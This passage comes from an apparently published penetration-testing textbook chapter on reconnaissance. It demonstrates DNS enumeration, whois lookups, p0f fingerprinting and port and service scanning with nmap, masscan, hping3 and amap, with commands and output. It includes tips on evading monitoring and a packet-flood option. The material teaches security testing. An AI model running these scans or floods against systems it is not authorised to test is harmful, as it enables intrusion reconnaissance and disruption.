One tool we can use to query DNS servers is *nslookup*. *nslookup* will issue queries against the DNS server you have configured, if you don't otherwise tell it to use a different server. In [Example 3-9](#), you can see an example of using *nslookup* to query my local DNS server. In the response, you will see that what we got back was a non-authoritative answer. You can see the name server that was used for the lookup.

#### *Example 3-9. Using nslookup*

```
root@rosebud:~# nslookup www.oreilly.com
Server:      192.168.86.1
Address:    192.168.86.1#53
```

Non-authoritative answer:

```
www.oreilly.com canonical name = www.oreilly.com.edgekey.net.  
www.oreilly.com.edgekey.net canonical name = e4619.g.akamaiedge.net.  
Name: e4619.g.akamaiedge.net  
Address: 23.79.209.167
```

In that request, the local server has provided an answer to us, but it's telling us that it's a nonauthoritative answer. What we got back for this FQDN is a series of aliases culminating in the IP address, after all the aliases have been unwound. To get an authoritative response, we need to ask the authoritative name server for the domain. To do that, we can use another utility that will do DNS lookups. We'll use the program *dig* and ask it for the name server record. You can see that in [Example 3-10](#).

### Example 3-10. Using *dig*

```
root@rosebud:~# dig ns oreilly.com  
  
; <<>> DiG 9.10.6-Debian <<>> ns oreilly.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56163  
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 512  
;; QUESTION SECTION:  
oreilly.com.                IN      NS  
  
;; ANSWER SECTION:  
oreilly.com.                3599   IN      NS      a20-66.akam.net.  
oreilly.com.                3599   IN      NS      a13-64.akam.net.  
oreilly.com.                3599   IN      NS      a3-67.akam.net.  
oreilly.com.                3599   IN      NS      a1-225.akam.net.  
oreilly.com.                3599   IN      NS      a4-64.akam.net.  
oreilly.com.                3599   IN      NS      a16-65.akam.net.
```

At this point, we could continue to use *dig*, but we'll go back to using *nslookup* just to see clearly the differences in the results. When we run *nslookup* again, we specify the server we are going to query. In this case, we're going to use one of the name servers listed in [Example 3-10](#). We do that by appending the name server we want to ask to the end of the line we were using before. You can see how this works in [Example 3-11](#).

### Example 3-11. Using *nslookup* and specifying the DNS server

```
root@rosebud:~# nslookup www.oreilly.com a20-66.akam.net  
Server:          a20-66.akam.net  
Address:         95.100.175.66#53  
  
www.oreilly.com canonical name = www.oreilly.com.edgekey.net.
```



When we have one IP address, we may be able to use that IP address to acquire additional IP addresses that belong to the target of our testing. To do this, though, we will need to move a level up from DNS. From here, we'll take a look at using the whois program to get more details about our target.

## Automating DNS recon

Using tools like *host* and *nslookup* will give us a lot of details, but getting those details a piece at a time can be time-consuming. Instead of using manual tools one at a time, we can use other programs that can get us blocks of information. One of the challenges with using any of these tools is they often rely on the ability to do zone transfers. A *zone transfer* in DNS terms is just a download of all the records associated with a zone. A *zone* in the context of a name server is a collection of related information. In the case of the domain *oreilly.com*, it would probably be configured as a zone itself. In that zone would be all of the records that belonged to *oreilly.com*, such as the web server address, the email server, and other records.

Because initiating zone transfers can be effective ways to perform recon against a company, they are not commonly allowed. One reason they exist is for backup servers to request a zone transfer from the primary server in order to keep them synchronized. As a result, in most cases you won't be able to get a zone transfer unless your system has specifically been allowed to initiate a zone transfer and obtain that data.

Never fear, however. Although there are tools that expect to be able to do zone transfers, we can use other tools to get details about hosts. One of these is *dnsrecon*, which will not only try zone transfers but will also test hosts from word lists. To use word lists with *dnsrecon*, you provide a file filled with hostnames that would be prepended to the domain name specified. There are easy ones like *www*, *mail*, *smtp*, *ftp*, and others that may be specific to services. However, the word list provided with *dnsrecon* has over 1,900 names. Using this word list, *dnsrecon* can potentially turn up hosts that you might not think would exist.

This all assumes that your target has these hosts in their externally available DNS server. The great thing about DNS is it's hierarchical but also essentially disconnected. Therefore, organizations can use something called *split DNS*. This means systems internal to the organization can be pointed at DNS servers that are authoritative for the domain. This would include hosts that the company doesn't want external parties to know about. Because the root servers don't know anything about these name servers, there is no way for external users to look up these hosts without going directly to the internal name servers, which would commonly not be reachable from outside the organization.

Having said all of that, you should not be deterred from using *dnsrecon*. There is still plenty of information to get. In [Example 3-12](#), you can see partial results of running *dnsrecon* against a domain that I own that uses Google Apps for Business. In the out-

put, you can see the TXT record that was required to indicate to Google that I was the registrant for the domain and had control of the DNS entries. You can also see who the name servers for the domain are in this. This is partial output because a substantial amount of output results from using this tool. To get this output, I used the command `dnsrecon -d cloudroy.com -D /usr/share/dnsrecon/namelist.txt`.

### Example 3-12. Using `dnsrecon` to gather DNS information

```
[*] SOA dns078.a.register.com 216.21.231.78
[*] NS dns249.d.register.com 216.21.236.249
[*] Bind Version for 216.21.236.249 Register.com D DNS
[*] NS dns151.b.register.com 216.21.232.151
[*] Bind Version for 216.21.232.151 Register.com B DNS
[*] NS dns078.a.register.com 216.21.231.78
[*] Bind Version for 216.21.231.78 Register.com A DNS
[*] NS dns118.c.register.com 216.21.235.118
[*] Bind Version for 216.21.235.118 Register.com C DNS
[*] MX aspmx3.googlemail.com 74.125.141.27
[*] MX aspmx.l.google.com 108.177.112.27
[*] MX alt2.aspmx.l.google.com 74.125.141.27
[*] MX alt1.aspmx.l.google.com 173.194.175.27
[*] MX aspmx2.googlemail.com 173.194.175.27
[*] MX aspmx3.googlemail.com 2607:f8b0:400c:c06::1b
[*] MX aspmx.l.google.com 2607:f8b0:4001:c02::1a
[*] MX alt2.aspmx.l.google.com 2607:f8b0:400c:c06::1b
[*] MX alt1.aspmx.l.google.com 2607:f8b0:400d:c0b::1b
[*] MX aspmx2.googlemail.com 2607:f8b0:400d:c0b::1b
[*] A cloudroy.com 208.91.197.39
[*] TXT cloudroy.com
google-site-verification=rq3wZzkl6pdKp1wnWX_BITql6r1qKt34QmMcqE8jqCg
[*] TXT cloudroy.com v=spf1 include:_spf.google.com ~all
```

Although it was fairly obvious from the MX records, the TXT record makes it clear that this domain is using Google for hosting services. This is not to say that finding just the TXT record tells that story. In some cases, an organization may change hosting providers or no longer be using the service that required the TXT record without removing the TXT record. Since there is no harm in leaving that record in the DNS zone, organizations may leave this detritus around even after it's not needed anymore. Even knowing that they once used those services may tell you a few things, so using a tool like `dnsrecon` to extract as much DNS information as you can might be useful as you are working through your testing.

## Regional Internet Registries

The internet is hierarchical in nature. All of the numbers that get assigned—whether they're registered port numbers, IP address blocks, or autonomous system (AS) numbers—are handed out by the Internet Corporation for Assigned Names and Numbers

(ICANN). ICANN, in turn, provides some of these assignments to the RIRs, which are responsible for different regions in the world. The following are the RIRs that exist in the world today:

- *African Network Information Center* (AfriNIC) is responsible for Africa.
- *American Registry for Internet Numbers* (ARIN) is responsible for North America, Antarctica, and parts of the Caribbean.
- *Asia Pacific Network Information Centre* (APNIC) is responsible for Asia, Australia, New Zealand, and other neighboring countries.
- *Latin America and Caribbean Network Information Centre* (LACNIC) is responsible for Central and South America as well as parts of the Caribbean.
- *Réseaux IP Européens Network Coordination Centre* (RIPE NCC) is responsible for Europe, Russia, the Middle East, and central Asia.

The RIRs manage IP addresses for these regions as well as AS numbers. The AS numbers are needed by companies for their routing. Each AS number is assigned to a network large enough to be sharing routing information with internet service providers and other organizations. AS numbers are used by the Border Gateway Protocol (BGP), which is the routing protocol used across the internet. Within organizations, other routing protocols including Open Shortest Path First (OSPF) are typically used, but BGP is the protocol used to share routing tables from one AS to another.

## Using whois

To get information from any of the RIRs, we can use the *whois* utility. This command-line program comes with any distribution of Linux. Using *whois*, we can identify owners of network blocks. **Example 3-13** shows a *whois* query looking for the owner of the network 8.9.10.0. The response shows us who was provided the entire block. What you see in this example is a large address block. Blocks this large either belong to companies that have had them since the first addresses were handed out or may belong to service providers.

### *Example 3-13. whois query of a network block*

```
root@rosebud:~# whois 8.9.10.0

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois\_tou.html
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/public/whoisinaccuracy/index.xhtml
#
```

```
#
# The following results may also be obtained via:
# https://whois.arin.net/rest/nets;q=8.9.10.0?showDetails=true&showARIN=
# false&showNonArinTopLevelNet=false&ext=netref2
#
```

```
NetRange:      8.0.0.0 - 8.255.255.255
CIDR:          8.0.0.0/8
NetName:       LVLT-ORG-8-8
NetHandle:     NET-8-0-0-0-1
Parent:        ()
NetType:       Direct Allocation
OriginAS:
Organization:  Level 3 Communications, Inc. (LVLT)
RegDate:      1992-12-01
Updated:      2012-02-24
Ref:          https://whois.arin.net/rest/net/NET-8-0-0-0-1
```

When larger blocks are broken up, a *whois* lookup will tell you not only who owns the block you are looking up but also what the parent block is and who it came from. Let's take another chunk out of the 8.0.0.0–8.255.255.255 range. In [Example 3-14](#), you can see a subset of that block. This one belongs to Google, as you can see. However, before the output you see here, you would see the same block as you saw in the earlier example, where Level 3 Communications owns the complete 8. block.

*Example 3-14. whois query showing a child block*

```
# start
```

```
NetRange:      8.8.8.0 - 8.8.8.255
CIDR:          8.8.8.0/24
NetName:       LVLT-GOGL-8-8-8
NetHandle:     NET-8-8-8-0-1
Parent:        LVLT-ORG-8-8 (NET-8-0-0-0-1)
NetType:       Reallocated
OriginAS:
Organization:  Google LLC (GOGL)
RegDate:      2014-03-14
Updated:      2014-03-14
Ref:          https://whois.arin.net/rest/net/NET-8-8-8-0-1
```

```
OrgName:       Google LLC
OrgId:         GOGL
Address:       1600 Amphitheatre Parkway
City:         Mountain View
StateProv:    CA
PostalCode:   94043
```

Country: US  
RegDate: 2000-03-30  
Updated: 2017-10-16  
Ref: <https://whois.arin.net/rest/org/GOGL>

OrgTechHandle: ZG39-ARIN  
OrgTechName: Google LLC  
OrgTechPhone: +1-650-253-0000  
OrgTechEmail: [arin-contact@google.com](mailto:arin-contact@google.com)  
OrgTechRef: <https://whois.arin.net/rest/poc/ZG39-ARIN>

The way we can use this is to take an IP address we have located, such as a web server or an email server, and determine who owns the whole block. In some cases, such as the O'Reilly web server, the block belongs to a service provider, so we won't be able to get other targets from that block. However, when you find a block that belongs to a specific company, you have several target IP addresses. These IP blocks will be useful later, when we start doing some more active reconnaissance. In the meantime, you can also use *dig* or *nslookup* to find the hostnames that belong to the IP addresses.

Finding the hostname from the IP requires the organization to have a reverse zone configured. To look up the hostname from the IP address, there needs to be pointer records (PTRs) for each IP address in the block that has a hostname associated with it. Keep in mind, however, that a relationship doesn't necessarily exist between the reverse lookup and the forward lookup. If *www.foo.com* resolves to 1.2.3.42, that doesn't mean that 1.2.3.42 necessarily resolves back to *www.foo.com*. IP addresses may point to systems that have many purposes and potentially multiple names to match those purposes.

## Passive Reconnaissance

Often, reconnaissance work can involve poking around at infrastructure that belongs to the target. However, that doesn't mean that you necessarily have to actively probe the target network. Activities like port scans, which we will cover later, can be noisy and attract attention to your actions. You may not want this attention until you are ready to really launch attacks. You can continue to gather information in a passive manner by simply interacting with exposed systems in a normal way. For instance, you could just browse the organization's web pages and gather information. One way we can do this is to use the program *p0f*.

*p0f* works by watching traffic and extracting data that may be interesting from the packets as they go by. This may include relevant information from the headers, especially source and destination addresses and ports. You can also see where *p0f* has extracted details about web servers and operating systems in [Example 3-15](#). In the first block, you can see an HTTP request that shows the client details as well as the host and user agent data. In the second block of data extracted, *p0f* has identified that

the operating system is Linux 3.11 or newer. Just below that, it was able to identify that the server is nginx. It is able to determine this from looking at the HTTP headers.

*Example 3-15. Output from p0f*

```
.-[ 192.168.2.149/48244 -> 104.197.85.63/80 (http request) ]-
|
| client   = 192.168.2.149/48244
| app      = ???
| lang     = English
| params   = none
| raw_sig  = 1:Host,User-Agent,Accept=[*/*],Accept-Language=[en-US,en;q=0.5],
            Accept-Encoding=[gzip,deflate],?Referer,?Cookie,Connection=
            [keep-alive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux
            x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
|
|-----
.-[ 192.168.2.149/48254 -> 104.197.85.63/80 (syn) ]-
|
| client   = 192.168.2.149/48254
| os       = Linux 3.11 and newer
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
|
|-----
.-[ 192.168.2.149/48254 -> 104.197.85.63/80 (http response) ]-
|
| server   = 104.197.85.63/80
| app      = nginx 1.x
| lang     = none
| params   = dishonest
| raw_sig  = 1:Server,Date,Content-Type,?Content-Length,?Last-Modified,Connection=
            [keep-alive],Keep-Alive=[timeout=20],?ETag,X-Type=[static/known],
            ?Cache-Control,?Vary,Access-Control-Allow-Origin=[*],Accept-Ranges=
            [bytes]::nginx
|
```

One of the challenges of using *p0f* is that it relies on observing traffic that is going by the system. You need to interact with the systems on which you want to perform passive reconnaissance. Since you are interacting with publicly available services, it's unlikely you will be noticed, and the remote system will have no idea that you are using *p0f* against it. There is no active engagement with the remote services in order to prompt for more details. You will get only what the services that you engage with are willing to provide.

The side you are most apt to get information on is the local end. This is because it can look up information from the MAC address, providing vendor details so you can see

the type of device that is communicating. As with other packet capture programs, there are ways to get traffic to your system that isn't specifically destined there by using a hub or a port span on a switch or even doing spoofing. The MAC address comes from the layer 2 header, which gets pulled off when a packet crosses a layer 3 boundary (router).

Although the information you can get from passive reconnaissance using a tool like *p0f* is limited to what the service and system is going to give up anyway, using *p0f* alleviates the manual work that may otherwise be required to pull out this level of detail. The biggest advantage to using *p0f* is you can quickly extract details without doing the work yourself, but you are also not actively probing the target systems. This helps to keep you off the radar of any monitoring systems or teams at your target.

## Port Scanning

Once you are done gathering as much information as you can without actively and noisily probing the target networks, you can move on to the making noise stage with port scans. This is commonly done using port scanners, though port scanning doesn't necessarily mean that the scans have to be high traffic and noisy. Port scanning uses the networking protocols to extract information from remote systems to determine what ports are open. We use port scanning to determine what applications are running on the remote system. The ports that are open can tell us a lot about those applications. Ultimately, what we are looking for are ways into the system. The open ports are our gateways.

An open port means that an application is listening on that port. If no application is listening, the port won't be open. Ports are the way we address at the transport layer, which means that you will see applications using TCP or UDP commonly for their transport needs, depending on the requirements of the application. The one thing in common across both transport protocols is the number of ports that are available. There are 65,536 possible port values (0–65,535).

As you are scanning ports, you won't see any port that is being used on the client side. As an example, I can't scan your desktop computer and determine what connections you have open to websites, email servers, and other services. We can only detect ports that have listeners on them. When you have opened a connection to another system, you don't have a port in a listening state. Instead, your operating system will take in an incoming packet from the server you are communicating with and determine that an application is waiting for that packet, based on a four-tuple of information (source and destination IP addresses and ports).

Because differences exist between the two transport protocols, the scans work differently. In the end, you're looking for open ports, but the means to determine that information is different. Kali Linux comes with port scanning tools. The de facto

standard for port scanning is *nmap*, so we'll start by using that and then look at other tools for high-speed scanning, used for scanning really large networks in a time-efficient manner.

## TCP Scanning

TCP is a connection-oriented protocol. Because it is connection oriented, which means the two ends of the conversation keep track of what is happening, the communication can be considered to be guaranteed. It's only guaranteed, though, under the control of the two endpoints. If something were to happen in the middle of the network between those two systems, the communication isn't guaranteed to get there, but you are guaranteed to know when the transmission fails. Also, if an endpoint doesn't receive a transmission, the sending party will know that.

Because TCP is connection-oriented, it uses a *three-way handshake* to establish that connection. TCP port scans generally take advantage of that handshake to determine whether ports are open. If a SYN message, the start of the three-way handshake, gets sent to a server and the port is open, the server will respond with a SYN/ACK message. If the port is not open, the server will respond by sending a RST (reset) message indicating that the sending system should stand down and not send any more messages. This clearly tells the sending system that the port is not available.

The challenge with any port scanning, and potentially TCP most of all, is firewalls or other port-blocking mechanisms. When a message is sent, firewalls or access control lists can prevent the message from getting through. This can leave the sending host in an uncertain state. Having no response doesn't indicate that the port is open or closed, because there may simply be no response at all if the firewall or access control list just drops the inbound message.

Another aspect to port scanning with TCP is that the protocol specifies header flags aside from the SYN and ACK flags. This opens the door to sending other types of messages to remote systems to see how they respond. Systems will respond in different ways, based on the different flags that are configured.

## UDP Scanning

UDP is a simple protocol. There are no connections and no guarantee of delivery or notification. Therefore, UDP scanning can be more challenging. This may seem counterintuitive, considering UDP is simple.

With TCP, the protocol defines interactions. A client is expected to send a message with the SYN flag set in the TCP header. When it's received on an open port, the server responds with a SYN and an ACK. The client responds with an ACK. This guarantees that both parties in the communication know that the other end is there.



The client knows the server is responsive because of the SYN/ACK, and the server knows the client isn't being spoofed because of the ACK response.

UDP has no specified interactions. The protocol doesn't have any header fields to provide any state or connection management information. UDP is all about providing a transport layer protocol that just gets out of the way of the application. When a client sends a message to a server, it is entirely up to the application how or whether to respond. Lacking a SYN/ACK message to indicate that the server has received the communication, the client may have no way of knowing whether a port is open or closed. A lack of response may merely mean that the client sent a message that wasn't understood. It could also mean an application failure. When performing UDP port scans, the scanner can't determine whether a lack of response means a closed port. Therefore, the scanner would typically have to resend the message. Since UDP might be deprioritized in networks, it could take a while for messages to get to the target and back. This means the scanner will typically wait for a short period of time before sending again. This will happen a few times, since the objective is to ensure that the port is thoroughly ruled out.

This is the same scanning behavior that would happen if there was no response to a TCP message. This could be a result of a firewall just dropping messages. Instead of a RST message or even an ICMP response, the scanner has to assume that the outbound message was lost. That means retries. Retries can be time-consuming, especially if you are scanning more than 65,000 ports. Each one may need to be retried multiple times. The complexity of scanning UDP ports comes from the uncertainty from the lack of response.

## Port Scanning with Nmap

The de facto port scanner today, and the first one that became mainstream, is *nmap*. At this point, *nmap* has been around for more than 20 years and has made its way into major motion pictures, like *The Matrix*. It has become such an important security tool that the command-line switches used by *nmap* have been replicated by other port scanners. While you may have an idea about what a port scanner is, *nmap* introduces far more capabilities than just probing ports.

Starting off with port scanning, though, we can look at how *nmap* does with a TCP scan. Before we get there, it's important to realize that there are various types of TCP scans. Even in the context of doing a scan involving the SYN message, there are a couple of different ways of doing it. The first is just a simple SYN scan: *nmap* sends out a SYN message and records whether there is an open port or a closed port. If the port is closed, *nmap* receives a RST message and moves on. If *nmap* gets a SYN/ACK, it then responds with a RST message in order to have the receiving end just close down the connection and not hold it open. This is sometimes called a *half-open scan*.

In a *full-connect scan*, *nmap* completes the three-way handshake before closing the connection. One advantage to this type of scan is that applications aren't getting half-open connections across the server. There is a slim chance that this may be less suspicious to a monitoring system or team than the half-open connections. There would be no differences in the results between a full-connect and a half-open scan. It comes down to which is more polite and potentially less likely to be noticed. In [Example 3-16](#), you can see partial results from a full-connect scan. In this example, I'm using *nmap* to scan the entire network. The */24* designation tells *nmap* to scan all hosts from 192.168.86.0-255. This is one way of denoting that. You can also provide ranges or lists of addresses if that's what you need to do.

### Example 3-16. Full connect nmap scan

```
root@rosebud:~# nmap -sT -T 5 192.168.86.0/24

Nmap scan report for testwifi.here (192.168.86.1)
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
5000/tcp  open  upnp
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
MAC Address: 18:D6:C7:7D:F4:8A (Tp-link Technologies)

Nmap scan report for myq-d9f.lan (192.168.86.20)
Host is up (0.0064s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 64:52:99:54:7F:C5 (The Chamberlain Group)
```

In the output, *nmap* provides not only the port number but also the service. This service name comes from a list of service identifiers that *nmap* knows and has nothing to do with what may be running on that port. *nmap* can determine which service is running on the port by getting application responses. *nmap* also helpfully provides a lookup of the vendor ID from the MAC address. This vendor ID can help you identify the device you are looking at. The first one, for instance, is from Tp-Link Technologies. Tp-Link makes network hardware like wireless access point/router devices.

You may have noticed that I didn't specify ports I wanted to scan. By default, *nmap* will scan the 1,000 most commonly used ports. This makes the scan faster than scanning all 65,536 ports, since you won't see the vast majority of those ports in use. If you want to specify ports, you can use ranges or lists. If you want to scan all the ports, you can use the command-line switch *-p-*. This tells *nmap* to scan everything; *nmap* also has a default speed at which it scans. This is the delay between messages that are sent.

To set a different throttle rate, you can use `-T` and a value from 0–5. The default value is `-T 3`. You might go lower than that if you want to be polite by limiting bandwidth used, or if you are trying to be sneaky and limit the possibility of being caught. If you don't care about being caught and you want your scan to go faster, you can increase the throttle rate.

Although there are other types of TCP scans, these ones will get you good results the majority of the time. Other scans are meant for evasion or firewall testing, though they have been well-known for many years at this point. We can move on to doing UDP scanning using `nmap`. You can use the same throttle rates as with the TCP scan. You will still have the retransmission issue, even if you are going faster. It will be faster than a normal scan if you increase the throttle rate, but it will be slower than, say, a TCP scan. You can see the output from a UDP scan in [Example 3-17](#).

### Example 3-17. UDP scan from `nmap`

```
root@rosebud:~# nmap -sU -T 4 192.168.86.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-30 20:31 MST
Nmap scan report for testwifi.here (192.168.86.1)
Host is up (0.0010s latency).
Not shown: 971 closed ports, 27 open|filtered ports
PORT      STATE SERVICE
53/udp    open  domain
5351/udp  open  nat-pmp
MAC Address: 18:D6:C7:7D:F4:8A (Tp-link Technologies)
```



The TCP scan of all the systems on my network took 86 seconds, just less than a minute and a half. The UDP scan took well over half an hour, and this was on a local network.

Although `nmap` can do port scanning, it has other capabilities. For instance, you can have it perform an operating system detection. It does this based on fingerprints that have been collected from known operating systems. Additionally, `nmap` can run scripts. These scripts are called based on ports that have been identified as being open and are written in the Lua programming language. Although scripts that come with `nmap` provide a lot of capabilities, it's possible to add your own scripts as needed. To run scripts, you tell `nmap` the name of the script you want to run. You can also run a collection of scripts, as you can see in [Example 3-18](#). In this case, `nmap` will run any script that has `http` as the start of its name. If `nmap` detects that a common web port is open, it will call the different scripts against that port. This scan request will catch all the web-based scripts that are available. At the time of this run, that is 129 scripts.

### Example 3-18. Scripts with *nmap*

```
root@rosebud:~# nmap -sS -T 3 -p 80 -oN http.txt --script http* 192.168.86.35
Nmap scan report for rosebud.lan (192.168.86.35)
Host is up (0.000075s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-apache-server-status:
|   Heading: Apache Server Status for rosebud.lan (via 192.168.86.35)
|   Server Version: Apache/2.4.29 (Debian) OpenSSL/1.1.0g
|   Server Built: 2017-10-23T14:46:55
|   Server Uptime: 36 days 47 minutes 32 seconds
|   Server Load: 0.00 0.00 0.00
|   VHosts:
|_   rosebud.washere.com:80
| http-brute:
|_ Path "/" does not require authentication
|_ http-chrono: Request times for /; avg: 11.60ms; min: 2.61ms; max: 29.73ms
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=rosebud.lan
```

You can see from the example that the scan was limited to a single host on a single port. If I'm going to be running HTTP-based scripts, I may as well restrict my searches to just the HTTP ports. You certainly can run scripts like that with a normal scan of 1,000 ports. The difference is going to be in parsing the output. You'll have to look through all the other results to find the script output for the web servers.

In addition to running scripts and the basic port scanning, *nmap* will provide information about the target and the services that are running. If you specify *-A* on the command line for *nmap*, it will run an operating system detection and a version detection. It will also run scripts based on the ports found to be open. Finally, *nmap* will run a traceroute to give you the network path between you and the target host.

## High-Speed Scanning

*nmap* may be the de facto port scanner, but it is not the only scanner that's available. In some cases, you may find you have large networks to scan. *nmap* is efficient, but it isn't optimized for scanning very large networks. One scanner that is designed for scanning large networks is *masscan*. A major difference between *masscan* and *nmap* is that *masscan* uses asynchronous communication: the program will send a message, and rather than waiting for the response to come back, it will keep sending. It uses another part of the program to wait for the responses and record them. Its ability to transmit at high rates of speed allows it to scan the entire internet in a matter of minutes. Compare this with the speed of scanning just a local /24 network with a maximum of 254 hosts using *nmap*.

*masscan* can take different parameters, but it accepts the ones that *nmap* also accepts. If you know how to operate *nmap*, you can pick up *masscan* quickly. One difference between *masscan* and *nmap*, which you can see in [Example 3-19](#), is the need to specify ports. *nmap* will assume a set of ports to use. *masscan* doesn't assume any ports. If you try to run it without telling it which ports to scan, it will prompt you to specify the ports you want to scan. In [Example 3-19](#), you will see I set to scan the first 1,501 ports. If you were looking for all systems listening on port 443, meaning that system was likely operating a TLS-based web server, you would specify that you wanted to scan only port 443. Not scanning ports you don't care about will save you a lot of time.

### *Example 3-19. High-speed scanning with masscan*

```
root@rosebud:~# masscan -sS --ports 0-1500 192.168.86.0/24

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-12-31 20:27:57 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1501 ports/host]
Discovered open port 445/tcp on 192.168.86.170
Discovered open port 22/tcp on 192.168.86.30
Discovered open port 1410/tcp on 192.168.86.37
Discovered open port 512/tcp on 192.168.86.239
Discovered open port 445/tcp on 192.168.86.239
Discovered open port 22/tcp on 192.168.86.46
Discovered open port 143/tcp on 192.168.86.238
Discovered open port 1410/tcp on 192.168.86.36
Discovered open port 53/tcp on 192.168.86.1
Discovered open port 1400/tcp on 192.168.86.36
Discovered open port 80/tcp on 192.168.86.38
Discovered open port 80/tcp on 192.168.86.1
```

You can use a multipurpose utility for port scanning that will also give you some control over the time interval between messages being sent. Whereas *masscan* uses an asynchronous approach to speed things up, *hping3* gives you the ability to specify the gap between packets. This doesn't give it the capacity to do really high-speed scanning, but *hping3* does have a lot of power to perform many other tasks. *hping3* allows you to craft a packet with command-line switches. The challenge with using *hping3* as a scanner is that it is really a hyperactive ping program and not a utility trying to re-create what *nmap* and other scanners do.

However, if you want to perform scanning and probing against single hosts to determine characteristics, *hping3* is an outstanding tool. [Example 3-20](#) is a SYN scan against 10 ports. The `-S` parameter tells *hping3* to set the SYN flag. We use the `-p` flag to indicate the port we are going to scan. By adding the `++` to the `-p` flag, we're telling *hping3* that we want it to increment the port number. We can control the number of

ports by setting the count with the `-c` flag. In this case, `hping3` is going to scan 10 ports and stop. Finally, we can set the source port with the `-s` flag and a port number. For this scan, the source port doesn't really matter, but in some cases, it will.

### Example 3-20. Using `hping3` for port scanning

```
root@rosebud:~# hping3 -S -p ++80 -s 1657 -c 10 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=29200 rtt=7.8 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15522 sport=81 flags=RA seq=1 win=0 rtt=7.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15523 sport=82 flags=RA seq=2 win=0 rtt=7.3 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15524 sport=83 flags=RA seq=3 win=0 rtt=7.0 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15525 sport=84 flags=RA seq=4 win=0 rtt=6.7 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15526 sport=85 flags=RA seq=5 win=0 rtt=6.5 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15527 sport=86 flags=RA seq=6 win=0 rtt=6.2 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15528 sport=87 flags=RA seq=7 win=0 rtt=5.9 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15529 sport=88 flags=RA seq=8 win=0 rtt=5.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15530 sport=89 flags=RA seq=9 win=0 rtt=5.3 ms

--- 192.168.86.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 5.3/6.6/7.8 ms
```

Unlike a port scanner, which will tell you what ports are open, with `hping3` you have to interpret the results to determine whether you've found an open port. As you look over each line of the responses, you can see the `flags` field. The first message returned has the SYN and ACK flags set. This indicates that the port is open. If you look at the `sport` field, you will see that the port that's open is 80. This may seem backward in that it's giving a source port, but keep in mind that what you are looking at is a response message. In the message going out, 80 would be the destination port, but in the response, it would become the source port.

The other response messages show that the RST and ACK flags are set. Because the RST flag is set on the response, we know that the port is closed. Using `hping3`, you can set any collection of flags you would like. For example, you could do an Xmas scan in which the `FIN`, `PSH`, and `URG` flags are set. It's called an *Xmas scan* because with all those flags set, the packet is said to look like a Christmas tree with lights on it. You have to imagine that enabling a flag turns on a light in order to make sense of this name. To do an Xmas scan, we could just set all those flags on the command line, as in `hping3 -F -P -U`. When we send those messages to the same target as before, the target responds with the RST and ACK flags on ports 81–89. There is no response at all on port 80. This is because port 80 is open, but RFC 793 suggests that packets looking like this fall into a category that should be discarded, meaning no response.

As noted above, `hping3` can also be used to send high-speed messages. There are two ways to do this. The first is by using the `-i` flag and a value. A simple numeric value will be the wait time in seconds. If you want it to go faster, you can use `-i u1`, for

example, to just wait one microsecond. The *u* prefix to the value indicates that it is being provided in microseconds. The second way to do high-speed message sending with *hping3* is to use the *--flood* switch on the command line. This tells *hping3* to send messages as fast as it is possible to send them without bothering to wait for a response.

## Service Scanning

Ultimately, what you want to get is the service that's running on the open ports. The ports themselves will likely tell you a lot, but they may not. Sometimes services are run on nonstandard ports, although less commonly. For example, you would normally expect to see SSH on TCP port 22. If *nmap* found port 22 to be open, it would indicate that SSH had been found. If *nmap* found port 2222 open, it wouldn't know what to think unless you had specified that you wanted to do a version scan in order to get the application version by grabbing banners from the protocols.

*amap* doesn't make assumptions about the service behind the port. Instead, it includes a database of how protocols are supposed to respond, and so in order to determine the actual application listening on the port, it sends triggers to the port and then looks up the responses in the database.

In [Example 3-21](#), you can see two runs of *amap*. The first is a run of *amap* against a web server using the default port. Unsurprisingly, *amap* tells us that the protocol matches HTTP. In the second run, we're probing port 2222. This port number doesn't have a single well-known protocol that it's used for. As a result, we need to do a little more work to determine which protocol is actually listening there. *amap* tells us that the protocol is *ssh* or *ssh-openssh*.

### *Example 3-21. Getting application information from amap*

```
root@rosebud:~# amap 192.168.86.1 80
amap v5.4 (www.thc.org/thc-amap) started at 2017-12-31 20:11:31 -
  APPLICATION MAPPING mode

Protocol on 192.168.86.1:80/tcp matches http

Unidentified ports: none.

amap v5.4 finished at 2017-12-31 20:11:37
root@rosebud:~# amap 192.168.86.238 2222
amap v5.4 (www.thc.org/thc-amap) started at 2017-12-31 20:13:28 -
  APPLICATION MAPPING mode

Protocol on 192.168.86.238:2222/tcp matches ssh
Protocol on 192.168.86.238:2222/tcp matches ssh-openssh

Unidentified ports: none.
```

